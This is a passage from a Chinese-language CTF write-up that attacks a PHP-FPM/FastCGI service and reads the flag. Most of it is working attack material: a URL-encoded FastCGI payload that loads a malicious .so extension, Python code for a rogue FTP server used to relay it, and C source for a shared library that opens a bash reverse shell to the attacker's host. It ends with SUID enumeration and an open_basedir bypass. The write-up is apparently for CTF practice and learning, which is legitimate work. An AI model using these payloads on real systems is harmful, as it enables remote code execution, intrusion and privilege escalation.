    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
```

运行此文件，此文件输出的payload即我们攻击的关键

payload：

```
?file=ftp://ip:9999/&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02H%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%BBPHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Fvar%2Fwww%2Fhtml%0Aextension+%3D+evilso.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Allow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0ESERVER_SOFTWAREctfking%2FTajang%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

7、运行恶意FTP服务


在公网VPS上运行以下代码，注意云服务器需要打开防火墙里的端口，并且在有服务使用端口时才会开放端口，其他时候默认关闭

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 9999))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2) 注意打到9001端口的服务
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

这个恶意ftp服务就是使用9999端口

8、给我打

ftp://[redacted]:9999/
□□□□□□□□□H□□GATEWAY_INTERFACEFastCGI/1.0□□REQUEST_METHODPOST□□SCRIPT_FILENAME/var/www/html/add_api.php□□SCRIPT_NAME/add_api.php□□QUERY_STRINGcommand=whoami[
command=whoami□□DOCUMENT_URI/add_api.php □□PHP_VALUEunserialize_callback_func = system extension_dir = /var/www/html extension = evilso.so disable_classes = disable_functions =
allow_url_include = On open_basedir = / auto_prepend_file = □□SERVER_SOFTWAREctfking/Tajang□ REMOTE_ADDR127.0.0.1□□REMOTE_PORT9001□ SERVER_ADDR127.0.0.1□□SERVER_PORT80□
SERVER_NAMElocalhost□□SERVER_PROTOCOLHTTP/1.1□□CONTENT_LENGTH49□□□□□□1□□□
int(681)



蓝色是我VPS IP打码了，我们看到输出的最后返回了int(681)，这就是dump出的数据包大小，这个时候就已经打通了，还记得编写so拓展时，把`ls /`输出到look文件吗？访问look文件，下载后，打开里面也会有根目录的文件，但是你再编写一个语句为`cat /flag`的so，还是没有flag的，因为权限不够


9、提权

既然可以执行恶意so文件，那我们写一个反弹shell的so就好

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'");
}
```

跟之前一样的编译，把老的so覆盖吧，这样也不用改payload，vps运行恶意ftp程序，再开一个终端开启监听，再执行一遍刚才的payload



成功反弹shell，因为没有权限的原因，所以我们仍然无法读取flag，这里我们需要提权，最常见的就是suid提权，使用`find / -perm -u=s -type f 2>/dev/null`查看具有suid权限的文件，这个要等一会才能出来。

```
www-data@ca8a6bdc9134:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/local/bin/php
www-data@ca8a6bdc9134:~/html$
```

php就有权限，那么可以直接`php -a`进入交互模式，直接读取flag文件，注意不要直接读取flag，还是要绕过openbase_dir的，你可以上传一个php文件，直接运行，也可以在交互模式下绕过并读取，建议使用文件，方便点，我这里使用的交互模式

```
www-data@ca8a6bdc9134:~/html$ php -a
php -a
Interactive shell

mkdir()^[[D^H^H^[[B^[[A
mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');ch
dir('..');chdir('/^H');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump
(file_get_contents('/fa^Hg'));var_dump(file_get_contents('/flag'));
PHP Warning:  Unexpected character in input:  'SCII=27) state=0 in php shell code o
n line 1
PHP Warning:  Unexpected character in input:  ' (ASCII=8) state=0 in php shell code
 on line 1
PHP Warning:  Unexpected character in input:  ' (ASCII=8) state=0 in php shell code
 on line 1
PHP Warning:  Unexpected character in input:  'SCII=27) state=0 in php shell code o
n line 1
PHP Warning:  Unexpected character in input:  'SCII=27) state=0 in php shell code o
n line 1
PHP Notice:  Exceptions must implement Throwable in php shell code on line 2
PHP Warning:  Exception() has been disabled for security reasons in php shell code
on line 2
PHP Fatal error:  Uncaught exception 'Exception' in php shell code on line 2
mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');ch
dir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(
file_get_contents('/flag'));
string(43) "flag{d3b8002a-f8cb-44ba-9725-04a146fbf7f2}
"
```

出了，红线上面是输错了，XShell删除都不行，好像是编码原因。

这题质量是真高，复现也学了很多东西，现在把陇原那个看看，把FastCGI 协议和PHP-FPM 攻击方法再搞搞，Pwn也要看了，然后刷题。最近还有安洵杯，暗泉杯，西湖论剑太难了没进线下，这俩不知道后面打得怎么样，加入了一个CTF队伍，船山院士！！！第一次加入正规CTF队伍，希望多学点技术，不拖累队友。